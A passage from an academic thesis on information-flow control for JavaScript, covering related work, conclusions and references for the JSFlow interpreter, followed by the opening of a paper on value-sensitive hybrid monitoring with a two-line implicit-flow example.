Austin and Flanagan [5,6] suggest a purely dynamic monitor for information flow with a limited form of flow sensitivity. They discuss two disciplines: *no sensitive-upgrade*, where the execution gets stuck on an attempt to assign to a public variable in secret context, and *permissive-upgrade*, where on an attempt to assign to a public variable in secret context, the public variable is marked as one that cannot be branched on later in the execution. Bichhawat et al. [12] explore generalizations of permissive upgrade for the case of a multi-level security lattice. Austin and Flanagan [6] discuss inserting *privatization operations*, which are akin to our upgrade commands. The insertion takes place when a variable that was previously upgraded in secret context is about to be branched upon. Magazinius et al. [48] show how to inline a no-sensitive upgrade monitor into programs in a language with dynamic code evaluation. Their approach is based on the use of *shadow variables* to keep track on the security labels.

Along similar lines, Chudnov and Naumann [19] present a method for inlining no-sensitive upgrade monitors into programs written in ECMA-262 (v.5) standard [29] and (selected parts of the) API. The approach is based on *boxing*, which they argue is beneficial due to the way modern JIT compilation works.

Bohannon et al. [17] present a flow-insensitive static analysis for JavaScript-like event systems. Rafnsson and Sabelfeld [57] model event hierarchies and present a hybrid of flow-sensitive static analysis and transformation that guarantees that at most one bit is leaked per consumed public input. Besides the natural differences on dynamic vs. static analysis, our event implementation can be seen as a simplified version of Rafnsson and Sabelfeld's event model.

JavaScript semantics The literature includes two major approaches to formal modeling of the semantics of JavaScript.

On one hand, Maffeis et al. [45] give the first detailed semantics for full JavaScript. It is a full account of the ECMA-262 (v.3) standard [28], which faithfully models the, sometimes slightly unusual, behavior of JavaScript programs. Similar in spirit is the work by Bodin et al. [16] that formalizes the full ECMA-262 (v.5) standard [29] in Coq. In addition, this formalization allows for the extraction of a standard compliant reference implementation.

On the other hand, Guha et al. [35] present a semantics claimed to capture the essence of JavaScript. They provide a core functional language that shares some similarities to the semantics of Maffeis, but deviates in a number of important places regarding the modeling of variables and functions.

Yu et al. [75] also formulate a semantics in terms of a lambda calculus. Contrary to Guha et al. [35], no attempt at faithfully mimicking JavaScript scoping is made, thus avoiding key problems associated with JavaScript.

Our semantics is closest to that by Maffeis et al, with the obvious difference of instrumentation with information-flow checks. Nevertheless, we expect that our transparency theorem also holds against the semantics by Maffeis et al. Compared to the semantics of Guha et al., using a variable environment chain requires more heavyweight formalism. However, it has the benefit that it is able to deal with the entire (complex) scoping behavior of JavaScript, including *with*. This is challenging to model in the semantics of Guha et al., as noted by them. In addition, being close to the standard makes it natural to verify that the semantics is faithful to the JavaScript semantics.

Our subset of JavaScript is distilled to illustrate the main challenges for tracking information flow. While there is much work on safe sublanguages, e.g, Caja [51], ADSafe [22], Gatekeeper [33], and work on refined access control for JavaScript, as in, e.g., ConScript [50] and JSand [3], we recall our motivation from Section 1 for the need of information-flow control beyond access control. In the rest, we focus on information-flow tracking for JavaScript. Hence, our work is not a safe sublanguage approach. Further, we chose to be faithful to the ECMA-262 standard (v.5).

Practical JavaScript analysis On the other side of the spectrum there is empirical work where the goal is not soundness but catching information-flow attacks in the wild. Vogt et al. [70] modify the source code of the Firefox browser to implement a flow-sensitive information-flow analysis to crawl around 1,000,000 popular web sites and, after white/black-listing 30 web sites, detect suspected attempts for cross-domain communication in 1,35% of the sites.

Mozilla's ongoing project FlowSafe [30] aims at giving Firefox runtime information-flow tracking, with dynamic information-flow reference monitoring [5] at its core. Our coverage of JavaScript and its APIs provides a base for fulfilling the promise of FlowSafe in practice.

Chugh et al. [20] present a hybrid approach to handling dynamic execution. Their work is staged where a dynamic residual is statically computed in the first stage, and checked at runtime in the second stage.

Yip et al. [74] present a security system, BFlow, which tracks information flow within the browser between frames. In order to protect confidential data in a frame, the frame cannot simultaneously hold data marked as confidential and data marked as public. BFlow not only focuses on the client-side but also on the server-side in order to prevent attacks that move data back and forth between client and server.

Mash-IF, by Li et al. [44], is an information-flow tracker for client-side mashups. With policies defined in terms of DOM objects, the enforcement mechanism is a static analysis for a subset of JavaScript and treats as black-boxes the language constructs outside this subset. Executions are monitored by a reference monitor that allows deriving declassification rules from detected information flows. An advantage of this approach is fine-grained control at the level of individual DOM objects. At the same time, the imprecision of the static analysis leads to both false positives and negatives, opening up for attackers to bypass the security mechanism.

Extending the browser always carries the risk of security flaws in the extension. To this end, Dhawan and Ganapathy [27] develop Sabre, a system for tracking the flow of JavaScript objects as they are passed through the browser subsystems. The goal is to prevent malicious extensions from breaking confidentiality. Bandhakavi, et al. [8] propose a static analysis tool, VEX, for analyzing Firefox extensions for security vulnerabilities.

Jang et al. [41] focus on privacy attacks: cookie stealing, location hijacking, history sniffing, and behavior tracking. Similar to Chugh et al. [20], the analysis is based on code rewriting that inlines checks for data produced from sensitive sources not to flow into public sinks. They detect a number of attacks present in popular web sites, both in custom code and in third-party libraries.

Guarnieri et al. [34] present Actarus, a static taint analysis for JavaScript. An empirical study with around 10,000 pages from popular web sites exposes vulnerabilities related to injection, cross-site scripting, and unvalidated redirects and forwards. Taint analysis focuses on explicit flows, leaving implicit flows out of scope.

Just et al. [42] develop a hybrid analysis for a subset of JavaScript. A combination of dynamic tracking and intra-procedural static analysis allows capturing both explicit and implicit flows. However, the static analysis in this work does not treat implicit flows due to exceptions.

Le Guernic et al. [43] present a hybrid information flow analysis for a language without a heap. A static analysis is employed to identify write targets before entering elevated contexts. Due to the simplicity of the language, the approach is able to syntactically detect all possible write targets.

Hedin et al. [37] present a hybrid hybrid information flow analysis for a core of JavaScript. Similar to Le Guernic et al. [43], the analysis employs a static component to identify write targets before entering elevated contexts. However, due to the complexity of the language, it is not always possible to approximate all write targets. Instead, the approach relies on a base-line NSU monitor for soundness, allowing more freedom in the static component.

Another hybrid analysis for JavaScript is developed by Besson et al. [11]. With the goal of limiting the amount of web browser fingerprinting information leakage, their system tracks the amount of secrecy in each variable, instead of a single label, using Quantitative Information Flow. As in [43] and [37] the static part of the enforcement is triggered at runtime, when the context is elevated, to improve the precision of the dynamic analysis.

Pushing the boundary of permissiveness, Bello et al. [10] develop and explore the notions of value sensitivity and observable abstract values, showing how to systematically apply these notions to improve the permissiveness of hybrid and dynamic analyses.

Bichhawat et al. [13] present an information-flow analysis for JavaScript bytecode. The analysis is implemented as instrumented runtime system for the WebKit JavaScript engine. The implementation includes a treatment of the permissive-upgrade check.

The empirical studies [70,41,34,23] provide clear evidence that privacy and security attacks in JavaScript code are a real threat. As mentioned earlier, the focus is the *breadth*: trying to analyze thousands of pages against simple policies. Complementary to this, our goal is in-*depth* studies of information flow in critical third-party code (which, like Google Analytics, might be well used by a large number of pages). Hence, the focus on dynamic enforcement, based on a sound core [39], and the careful approach in fine-tuning the security policies to match application-specific security goals.

We believe that the road to bridging the gap between formal and empirical approaches is dynamic information-flow tracking, possibly with hybrid helper components. For a language like JavaScript, purely static analysis is hardly feasible, as argued by this paper and others [67], while dynamic analyses provide possibilities for precisely recording relations between data in a given trace.

Secure multi-execution In an orthogonal yet promising effort, Devriese and Piessens [26] investigate enforcement of secure information by multi-execution. Multi-execution runs the original program at different security levels and carefully synchronizes communication among them. Multi-execution is secure by design since programs that compute public input only get access to public input. Bielova et al. [14] implement secure multi-execution for the Featherweight Firefox [18] model. Austin and Flanagan [7] propose faceted values to model secure multi-execution within a single run. Each value facet corresponds to the view of the value from the point of an observer at a given security level. They show that this approach is semantically equivalent to secure multi-execution for a λ-calculus with mutable reference cells. An advantage of this approach with respect to multi-execution is that a single faceted execution simulates as many non-faceted executions as there are elements in the security lattice. However, faceted values have to deal with the problem of tracking control flow (which is a non-issue in original secure multi-execution). It is not clear how to scale faceted values to handle exceptions.

De Groef et al. [23] present *FlowFox*, a Firefox extension based on secure multi-execution and perform practical evaluation of user experience when simpler policies (such as labeling the cookie as sensitive) are enforced.

For the secure multi-execution approach as a whole, it remains to be investigated whether silent modification of behavior with respect to the original program (such as reordering communication events) is an obstacle in practice.

Recent efforts are focused on generalizing secure multi-execution and introducing possibilities of declassification [58,69].

Web tracking Web tracking is subject to much debate, involving both policy and technology aspects. We refer to Mayer and Mitchell [49] for the state of the art. In this space, the Do Not Track initiative, currently being standardized by World Wide Web Consortium (W3C), is worth pointing out. Supported by most modern browsers, Do Not Track is implemented as an HTTP header that signals to the server that the user prefers not to be tracked. However, there are no guarantees that the server (or third-party code it includes) honors the preference.

Origins of the work and its immediate successors As mentioned before, this work merges, expands and improves our previous work on information-flow tracking for a core of JavaScript [39] and subsequent implementation [38]. The added value of this paper is spelled out in Section 1. Recently, we have explored different architectures for inlining security monitors in web applications [47]. The architectures allow deploying any monitors, implemented in JavaScript in the form of security-enhanced JavaScript interpreters, under different architectures. We have investigated the pros and cons of deployment as a browser extension, as a proxy, as a service, and an integrator-driven deployment. The pros and cons reveal security trade-offs and usability trade-offs. We have shown how to instantiate the general deployment approach with the JSFlow monitor.

Thiemann has recently explored program specialization techniques to improve JSFlow's performance [68], yielding a speedup between the factor of 1.1 and 1.8.

10 Conclusions and future work

In line with our overarching goal and individual objectives, we have explored and connected the theory and practice of information-flow security for JavaScript.

We have developed a dynamic type system for enforcing secure information flow for core features of JavaScript: objects, higher-order functions, exceptions, and dynamic code evaluation. Our semantic model closely follows the choices of the ECMA-262 standard (v.5) on the language constructs from the core. We have established a formal guarantee that the type system guarantees noninterference.

We have presented JSFlow, a security-enhanced JavaScript interpreter, written in JavaScript. To the best of our knowledge, this is the first implementation of dynamic information-flow enforcement for such a large platform as JavaScript together with stateful information-flow models for its standard execution environment.

We have demonstrated that JSFlow enables in-depth understanding of information flow in practical JavaScript, including third-party code such as Google Analytics, jQuery, and Tynt.

Future work points to two particularly interesting directions. First, our case studies with third-party scripts provide valuable insights into possibilities and limitations of dynamic information-flow enforcement. It makes it clear that hybrid (dynamic/static) information-flow tracking is a promising direction, enabling dynamic monitors to increase permissiveness by helper static analysis.

We have showed how to model the libraries, as provided by browser APIs, by a combination of shallow and deep modeling. Our findings lead to possibilities of generalization: future work will pursue automatic generation of library models from abstract functional specifications.

Acknowledgments This work was funded by the European Community under the ProSecuToR and WebSand projects, and the Swedish agencies SSF and VR.

References

1. Full version at `http://jsflow.net/jsflow-jcs.pdf`.
2. Node.js. `https://nodejs.org/`.
3. AGTEN, P., ACKER, S. V., BRONDSEMA, Y., PHUNG, P. H., DESMET, L., AND PIESSENS, F. JSand: complete client-side sandboxing of third-party JavaScript without browser modifications. In *ACSAC* (2012), pp. 1–10.
4. ASKAROV, A., AND SABELFELD, A. Tight enforcement of information-release policies for dynamic languages. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (July 2009).
5. AUSTIN, T. H., AND FLANAGAN, C. Efficient purely-dynamic information flow analysis. In *Proceedings of the ACM SIGPLAN Fourth Workshop on Programming Languages and Analysis for Security (PLAS)* (Dec. 2009), pp. 113–124.
6. AUSTIN, T. H., AND FLANAGAN, C. Permissive dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)* (June 2010).
7. AUSTIN, T. H., AND FLANAGAN, C. Multiple facets for dynamic information flow. In *Proc. ACM Symp. on Principles of Programming Languages* (Jan. 2012).
8. BANDHAKAVI, S., TIKU, N., PITTMAN, W., KING, S. T., MADHUSUDAN, P., AND WINSLETT, M. Vetting browser extensions for security vulnerabilities with VEX. *Commun. ACM* (2011).
9. BANERJEE, A., AND NAUMANN, D. A. Stack-based access control and secure information flow. *Journal of Functional Programming 15*, 2 (Mar. 2005), 131–177.
10. BELLO, L., HEDIN, D., AND SABELFELD, A. Value sensitivity and observable abstract values for information flow control. In *Proc. of the International Conferences on Logic for Programming, Artificial Intelligence and Reasoning (LPAR)* (Nov. 2015).
11. BESSON, F., BIELOVA, N., AND JENSEN, T. Hybrid information flow monitoring against web tracking. In *Computer Security Foundations Symposium (CSF), 2013 IEEE 26th* (June 2013), pp. 240–254.
12. BICHHAWAT, A., RAJANI, V., GARG, D., AND HAMMER, C. Generalizing permissive-upgrade in dynamic information flow analysis. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)* (July 2014).
13. BICHHAWAT, A., RAJANI, V., GARG, D., AND HAMMER, C. Information flow control in WebKit's JavaScript bytecode. In *Principles of Security and Trust (POST)* (2014).

14. Bielova, N., Devriese, D., Massacci, F., and Piessens, F. Reactive non-interference for a browser model. In *Proc. International Conference on Network and System Security (NSS)* (Sept. 2011), pp. 97–104.
15. Birgisson, A., Hedin, D., and Sabelfeld, A. Boosting the permissiveness of dynamic information-flow tracking by testing. In *Computer Security - ESORICS 2012*, S. Foresti, M. Yung, and F. Martinelli, Eds., vol. 7459 of *Lecture Notes in Computer Science*. Springer Berlin Heidelberg, 2012, pp. 55–72.
16. Bodin, M., Chargueraud, A., Filaretti, D., Gardner, P., Maffeis, S., Naudziuniene, D., Schmitt, A., and Smith, G. A trusted mechanised javascript specification. In *Proceedings of the 41st ACM SIGPLAN-SIGACT Symposium on Principles of Programming Languages* (2014), POPL '14, ACM.
17. Bohannon, A., Pierce, B., Sjöberg, V., Weirich, S., and Zdancewic, S. Reactive noninterference. In *ACM Conference on Computer and Communications Security* (Nov. 2009), pp. 79–90.
18. Bohannon, A., and Pierce, B. C. Featherweight Firefox: Formalizing the core of a web browser. In *Proc. USENIX Security Symposium* (June 2010).
19. Chudnov, A., and Naumann, D. A. Inlined information flow monitoring for javascript. In *Proceedings of the 22Nd ACM SIGSAC Conference on Computer and Communications Security* (Oct. 2105), ACM.
20. Chugh, R., Meister, J. A., Jhala, R., and Lerner, S. Staged information flow for javascript. In *Proceedings of the 2009 ACM SIGPLAN conference on Programming language design and implementation* (New York, NY, USA, 2009), PLDI '09, ACM.
21. Cohen, E. S. Information transmission in sequential programs. In *Foundations of Secure Computation*, R. A. DeMillo, D. P. Dobkin, A. K. Jones, and R. J. Lipton, Eds. Academic Press, 1978, pp. 297–335.
22. Crockford, D. Making javascript safe for advertising. `adsafe.org`, 2009.
23. De Groef, W., Devriese, D., Nikiforakis, N., and Piessens, F. FlowFox: a web browser with flexible and precise information flow control. In *ACM Conference on Computer and Communications Security* (2012).
24. Denning, D. E. A lattice model of secure information flow. *Comm. of the ACM 19*, 5 (May 1976), 236–243.
25. Denning, D. E., and Denning, P. J. Certification of programs for secure information flow. *Comm. of the ACM 20*, 7 (July 1977), 504–513.
26. Devriese, D., and Piessens, F. Non-interference through secure multi-execution. In *Proc. IEEE Symp. on Security and Privacy* (May 2010).
27. Dhawan, M., and Ganapathy, V. Analyzing information flow in JavaScript-based browser extensions. In *Computer Security Applications Conference, 2009. ACSAC '09. Annual* (2009).
28. ECMA International. ECMAScript Language Specification, 1999. Version 3.
29. ECMA International. ECMAScript Language Specification, 2009. Version 5.
30. Eich, B. Flowsafe: Information flow security for the browser. `https://wiki.mozilla.org/FlowSafe`, Oct. 2009.
31. Fenton, J. S. Memoryless subsystems. *Computing J. 17*, 2 (May 1974), 143–147.
32. Goguen, J. A., and Meseguer, J. Security policies and security models. In *Security and Privacy, 1982 IEEE Symposium on* (apr 1982), pp. 11–20.
33. Guarnieri, S., and Livshits, B. Gatekeeper: mostly static enforcement of security and reliability policies for javascript code. In *Proceedings of the 18th conference on USENIX security symposium* (Berkeley, CA, USA, 2009), SSYM'09, USENIX Association.

34. Guarnieri, S., Pistoia, M., Tripp, O., Dolby, J., Teilhet, S., and Berg, R. Saving the world wide web from vulnerable JavaScript. In *Proceedings of the 2011 International Symposium on Software Testing and Analysis* (New York, NY, USA, 2011), ISSTA '11, ACM, pp. 177–187.
35. Guha, A., Saftoiu, C., and Krishnamurthi, S. The essence of JavaScript. In *European Conference on Object-Oriented Programming* (June 2010).
36. Hedin, D., Bello, L., Birgisson, A., and Sabelfeld, A. JSFlow. Software release. Located at `http://jsflow.net`, Sept. 2013.
37. Hedin, D., Bello, L., and Sabelfeld, A. Value-sensitive hybrid information flow control for a javascript-like language. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (July 2015).
38. Hedin, D., Birgisson, A., Bello, L., and Sabelfeld, A. JSFlow: Tracking information flow in JavaScript and its APIs. *Proc. 29th ACM Symposium on Applied Computing* (2014).
39. Hedin, D., and Sabelfeld, A. Information-flow security for a core of JavaScript. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (June 2012).
40. Hors, A. L., and Hegaret, P. L. Document Object Model Level 3 Core Specification. Tech. rep., The World Wide Web Consortium, 2004.
41. Jang, D., Jhala, R., Lerner, S., and Shacham, H. An empirical study of privacy-violating information flows in JavaScript web applications. In *ACM Conference on Computer and Communications Security* (Oct. 2010), pp. 270–283.
42. Just, S., Cleary, A., Shirley, B., and Hammer, C. Information flow analysis for JavaScript. In *Proceedings of the 1st ACM SIGPLAN international workshop on Programming language and systems technologies for internet clients* (USA, 2011), ACM.
43. Le Guernic, G., Banerjee, A., Jensen, T., and Schmidt, D. Automata-based confidentiality monitoring. In *Proc. Asian Computing Science Conference (ASIAN'06)* (2006), vol. 4435 of *LNCS*, Springer-Verlag.
44. Li, Z., Zhang, K., and Wang, X. Mash-IF: Practical information-flow control within client-side mashups. In *Dependable Systems and Networks (DSN), 2010 IEEE/IFIP International Conference on* (2010), pp. 251–260.
45. Maffeis, S., Mitchell, J. C., and Taly, A. An operational semantics for JavaScript. In *Proceedings of the 6th Asian Symposium on Programming Languages and Systems* (2008), vol. 5356 of *LNCS*, pp. 307–325.
46. Magazinius, J., Askarov, A., and Sabelfeld, A. A lattice-based approach to mashup security. In *Proc. ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (Apr. 2010).
47. Magazinius, J., Hedin, D., and Sabelfeld, A. Architectures for inlining security monitors in web applications. In *Engineering Secure Software and Systems (ESSoS)* (2014).
48. Magazinius, J., Russo, A., and Sabelfeld, A. On-the-fly inlining of dynamic security monitors. In *Proceedings of the IFIP International Information Security Conference (SEC)* (Sept. 2010).
49. Mayer, J. R., and Mitchell, J. C. Third-party web tracking: Policy and technology. In *IEEE SP* (2012), pp. 413–427.
50. Meyerovich, L. A., and Livshits, V. B. ConScript: Specifying and Enforcing Fine-Grained Security Policies for JavaScript in the Browser.
51. Miller, M., Samuel, M., Laurie, B., Awad, I., and Stay, M. Caja: Safe active content in sanitized javascript, 2008.

52. Mozilla Developer Network. SpiderMonkey – Running Automated JavaScript Tests. `https://developer.mozilla.org/en-US/docs/SpiderMonkey/Running_Automated_JavaScript_Tests`, 2011.
53. Mozilla Labs. Zaphod add-on for the Firefox browser. `http://mozillalabs.com/zaphod`, 2011.
54. Myers, A. C., Zheng, L., Zdancewic, S., Chong, S., and Nystrom, N. Jif: Java information flow. Software release. Located at `http://www.cs.cornell.edu/jif`, July 2001.
55. Nikiforakis, N., Invernizzi, L., Kapravelos, A., Van Acker, S., Joosen, W., Kruegel, C., Piessens, F., and Vigna, G. You are what you include: large-scale evaluation of remote JavaScript inclusions. In *ACM Conference on Computer and Communications Security* (Oct. 2012).
56. Pottier, F., and Simonet, V. Information flow inference for ML. *ACM Transactions on Programming Languages and Systems (TOPLAS) 25*, 1 (Jan. 2003).
57. Rafnsson, W., and Sabelfeld, A. Limiting information leakage in event-based communication. In *Proc. ACM Workshop on Programming Languages and Analysis for Security (PLAS)* (June 2011).
58. Rafnsson, W., and Sabelfeld, A. Secure multi-execution: Fine-grained, declassification-aware, and transparent. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (2013), pp. 33–48.
59. Russo, A., and Sabelfeld, A. Securing timeout instructions in web applications. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (July 2009).
60. Russo, A., and Sabelfeld, A. Dynamic vs. static flow-sensitive security analysis. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (July 2010).
61. Russo, A., Sabelfeld, A., and Chudnov, A. Tracking information flow in dynamic tree structures. In *Proc. European Symposium on Research in Computer Security (ESORICS)* (Sept. 2009), LNCS, Springer-Verlag.
62. Ryck, P. D., Decat, M., Desmet, L., Piessens, F., and Joose, W. Security of web mashups: a survey. In *Nordic Conference in Secure IT Systems* (2010), LNCS.
63. Sabelfeld, A., and Myers, A. C. Language-based information-flow security. *IEEE J. Selected Areas in Communications 21*, 1 (Jan. 2003), 5–19.
64. Sabelfeld, A., and Russo, A. From dynamic to static and back: Riding the roller coaster of information-flow control research. In *Proc. Andrei Ershov International Conference on Perspectives of System Informatics* (June 2009), LNCS, Springer-Verlag.
65. Saltzer, J. H., and Schroeder, M. D. The protection of information in computer systems. *Proc. of the IEEE 63*, 9 (Sept. 1975), 1278–1308.
66. Taboola. Update: Taboola Security Breach - Identified and Fully Resolved. `http://taboola.com/blog/update-taboola-security-breach-identified-and-fully-resolved-0`, June 2014.
67. Taly, A., Erlingsson, U., Miller, M., Mitchell, J., and Nagra, J. Automated analysis of security-critical JavaScript APIs. In *Proc. IEEE Symp. on Security and Privacy* (May 2011).
68. Thiemann, P. Towards specializing JavaScript programs. In *Proc. Andrei Ershov International Conference on Perspectives of System Informatics (PSI)* (2014), LNCS, Springer-Verlag.
69. Vanhoef, M., Groef, W. D., Devriese, D., Piessens, F., and Rezk, T. Stateful declassification policies for event-driven programs. In *Proc. IEEE Computer Security Foundations Symposium (CSF)* (2014).

70. Vogt, P., Nentwich, F., Jovanovic, N., Kirda, E., Kruegel, C., and Vigna, G. Cross-site scripting prevention with dynamic data tainting and static analysis. In *Proc. of the Network and Distributed System Security Symposium* (Feb. 2007).
71. Volpano, D. Safety versus secrecy. In *Static Analysis* (1999), vol. 1694 of *Lecture Notes in Computer Science*, Springer Berlin Heidelberg, pp. 303–311.
72. Volpano, D., Smith, G., and Irvine, C. A sound type system for secure flow analysis. *Journal of Computer Security 4*, 3 (1996), 167–187.
73. Yang, E., Stefan, D., Mitchell, J., Mazières, D., Marchenko, P., and Karp, B. Toward principled browser security. In *Proc. of USENIX workshop on Hot Topics in Operating Systems (HotOS)* (2013).
74. Yip, A., Narula, N., Krohn, M., and Morris, R. Privacy-preserving browser-side scripting with BFlow. In *Proceedings of the 4th ACM European Conference on Computer Systems* (USA, 2009), ACM, pp. 233–246.
75. Yu, D., Chander, A., Islam, N., and Serikov, I. JavaScript instrumentation for browser security. In *Proc. ACM Symp. on Principles of Programming Languages* (2007), ACM, pp. 237–249.
76. Zdancewic, S. *Programming Languages for Information Security.* PhD thesis, Cornell University, July 2002.

Paper **Four**

Value-sensitive Hybrid Information Flow Control for a JavaScript-like Language

Daniel Hedin, Luciano Bello, and Andrei Sabelfeld

Secure integration of third-party code is one of the prime challenges for securing today's web. Recent empirical studies give evidence of pervasive reliance on and excessive trust in third-party JavaScript, with no adequate security mechanism to limit the trust or the extent of its abuse. Information flow control is a promising approach for controlling the behavior of third-party code and enforcing confidentiality and integrity policies. While much progress has been made on static and dynamic approaches to information flow control, only recently their combinations have received attention. Purely static analysis falls short of addressing dynamic language features such as dynamic objects and dynamic code evaluation, while purely dynamic analysis suffers from inability to predict side effects in non-performed executions. This paper develops a value-sensitive hybrid mechanism for tracking information flow in a JavaScript-like language. The mechanism consists of a dynamic monitor empowered to invoke a static component on the fly. This enables us to achieve a sound yet permissive enforcement. We establish formal soundness results with respect to the security policy of noninterference. In addition, we demonstrate permissiveness by proving that we subsume the precision of purely static analysis and by presenting a collection of common programming patterns that indicate that our mechanism has potential to provide more permissiveness than dynamic mechanisms in practice.

This paper appears in Proceedings of the 28th IEEE Computer Security Foundations Symposium (CSF), Verona, Italy, July 2015.

1 Introduction

Web applications are frequently built using code from different sources. The script inclusion mechanism provides a simple integration platform for loading third-party scripts (usually written in JavaScript) into users' browsers. This approach is powerful because the code operates with full access to the users' credentials and with the same privileges as the page that includes it.

Motivation: Secure code integration. Unfortunately, this power opens up for abusing the trust, either by direct attacks from the included scripts or, perhaps more dangerously, by indirect attacks when a popular service is compromised and its scripts are replaced by an attacker. Indeed, a recent empirical study [42] of script inclusion reveals excessive reliance on and excessive trust in third-party scripts. It confirms that a vast majority of today's web pages (including sensitive services as banks and online shopping [29, 42]) include third-party scripts. Regretfully, the current security practice falls short of distinguishing a benign analytics script from a malicious script that leaks users' information to an attacker. In typical third-party code scenarios, such as usage analytics, advertisement, helper libraries, traditional access control (as supported at Internet domain level by the SOP [43], CSP [56], CORS [57] policies) is of limited help. The code must be granted access and execution rights for proper functionality. Of paramount importance is what the code does with the data after permission has been granted.

Need for practical information flow control. To address this, tracking *information flow* throughout the program execution is a promising technique for preventing sensitive information from being divulged to unauthorized parties.

Static vs. dynamic information flow control. Much progress has been made on information flow control for more and more expressive languages. The approaches range from purely *static* [8, 17, 31, 40, 46, 50, 55] to purely *dynamic* [3, 16, 18, 22, 27, 29, 47, 51, 54] and increasingly popular *hybrid* [35, 37, 44, 49, 53].

Unfortunately, *static* analysis falls short of addressing the highly dynamic features of JavaScript [29, 52]. The obvious roadblocks include dynamic code evaluation and the possibility to dynamically modify the structure of objects together with aliasing.

An arguably better fit for information-flow control enforcement for JavaScript is *dynamic* information-flow analyses. A dynamic information-flow analysis works essentially as a dynamic type system: at runtime each value is tagged with a security label that represents the security classification of that value. The security labels are then updated during each computation to model the information flow, e.g., the label of the result of an addition is the join of the labels of the addends.

The key benefit for dynamic analysis over static analyses is the availability of runtime values. However, sound purely dynamic information-flow analyses come with an inherent demand that places fundamental limitations on pure dynamic enforcement: for the analysis to be sound, it is important that the security labels themselves are not dependent on secrets [4, 44].

Motivated by the above considerations, this paper presents a sound hybrid monitor based on a dynamic information flow analysis that makes use of a static component at key points during the execution in order to alleviate the limitations of pure dynamic enforcement. A key challenge is to design a combination that benefits from the respective advantages rather than suffering from the respective disadvantages. We now briefly discuss the considerations for such a design.

Explicit vs. implicit flows. There are two basic categories of information flow: *explicit* and *implicit* flow. Explicit flows come from explicit actions, like storing information in a variable, or sending information over the network. Implicit flows, on the other hand, are caused by the control flow, like the following example:

Example 1

```
var l = false;
if (h) {l = true;}
```

Although there is no explicit flow from `h` to `l`, the program has the effect of leaking information about `h` into `l`.

Permissiveness of monitors. A common way to enforce independence of labels is collectively known as *no-sensitive-upgrade (NSU)* [4, 58]. NSU achieves independence by preventing labels from changing under *secret control* (or *secret context*), i.e., when computation finds itself in a control-flow region whose reachability depends on secrets. When label upgrade under secret control is attempted, NSU blocks the execution. Thus, a purely dynamic monitor will cause the execution of Example 1 to stop in case `h` is true and secret. Notice that this stopping might be premature, since the `l`, while carrying information from `h`, might never end up being observable by the attacker.

As a consequence, many efforts have been directed to address this limitation to practical dynamic information flow control, driven by the desire to permit code to make changes in labels in secret contexts while the program as a whole remains secure. The goal is to extend *permissiveness* (low number of false positives) while maintaining *soundness* (no false negatives) of dynamic enforcements. This can be achieved by identifying potential *write targets* and upgrading them before entering *elevated contexts*. Annotations like *privatization operations* [5] or *upgrade annotations* [29] have been proposed to allow programmers to pass dynamic monitors additional information. In the above example, such an annotation could take the form of an upgrade instruction that upgrades the variable l before entering the secret conditional. The downside with such annotations is that they have to be added to the program by some means (manually, or via testing [12]) and that the expressive power of the annotations is limited by the annotation language.

Our solution: Hybrid information flow enforcement. This paper sets out for a sweet spot between static and dynamic analysis: a sound modular hybrid monitor based on a dynamic information flow analysis that makes use of a static component just before the execution of elevated contexts in order to identify potential write targets and upgrade their labels. There are three key ideas underlying the hybrid monitor. First, the static component is *value sensitive* in that it makes use of *public values* in the environment for the approximation of write targets. This is fundamental for the treatment of the heap and closures. Second, the static component is only used to improve the *permissiveness* of the overall analysis, while *soundness* is provided by the base-line dynamic monitor. This entails that the static component is able to ignore potential write targets when they cannot be precisely established. Third, the monitor is modular in the sense that it decouples the dynamic and static parts with a clear semantic interface between the two. This allows for future development in order to improve permissiveness and performance, while simplifying the soundness argument. Our monitor generalizes previous work on sound hybrid enforcement for simple imperative languages with variables [35, 37, 44, 49] and contributes to bridging the gap to hybrid security analyses for JavaScript that come without soundness guarantees (e.g. [53]).

Contributions. The main contribution of this paper is a hybrid monitor that emphasizes permissiveness without sacrificing soundness. The hybrid monitor is able to deal with a set of language constructions selected to capture several challenges of JavaScript: 1) dynamic records, existence of properties and structure, 2) dynamic scope chain and `with`, 3) `eval`, 4) closures and `return`. This set constitutes a core of JavaScript, leading us to a path from theory to practice that mirrors the paths taken previously by the related efforts: from theory of dynamic information flow control for JavaScript [29] to practice [27], and from theory of secure multi-execution [18] to practice for JavaScript [16].

Further, we demonstrate the advance of permissiveness with respect to the state of the art in three ways. First, we show that the permissiveness of our hybrid mechanisms subsumes a static flow-sensitive analysis in the style of a classical analysis by Hunt and Sands [31], generalized to treat the heap. Second, we demonstrate that we gain permissiveness over purely dynamic analysis [29] on a collection of programming patterns that we have observed in empirical JavaScript studies with programs found on actual web pages. Third, we show that our hybrid approach enjoys the same benefit over static approaches as the approach taken in testing-based program analysis [12] without the extra complication of specialized upgrade instructions and reliance on program path coverage by the testing.




Fig. 1: Relative permissiveness

The relation between the approaches is illustrated in Figure 1, where the gray area represents the programs found in the wild. From a practical standpoint, performing well on this set of programs is important and, as shown in the figure, our experience indicate that our approach improves over purely dynamic monitors on this set. Experimentally verifying the exact extent of the gray area requires scaling the approach to full JavaScript. This work is a step in that direction.

Further, the inclusion of the set labeled *static* into the set labeled *hybrid* depicts that the hybrid mechanism subsumes the static, i.e., that all programs accepted by the static analysis are also accepted by our hybrid approach. However, no formal subsumption exists between the purely dynamic analysis and the other approaches, elaborated in Section 6.

Finally, we have implemented our monitor in Haskell and used the implementation to evaluate the approach. The source code is available at [1] together with an online interpreter. The interpreter provides all examples of this paper for easy execution, but we encourage the reader to experiment. The online interpreter is explained in the extended version of this paper [1].

2 Challenges

JavaScript is a highly dynamic language with a number of features that pose challenges for both dynamic and hybrid enforcements. The goal of these enforcements is to avoid premature stopping, while allowing these features and maintain soundness.

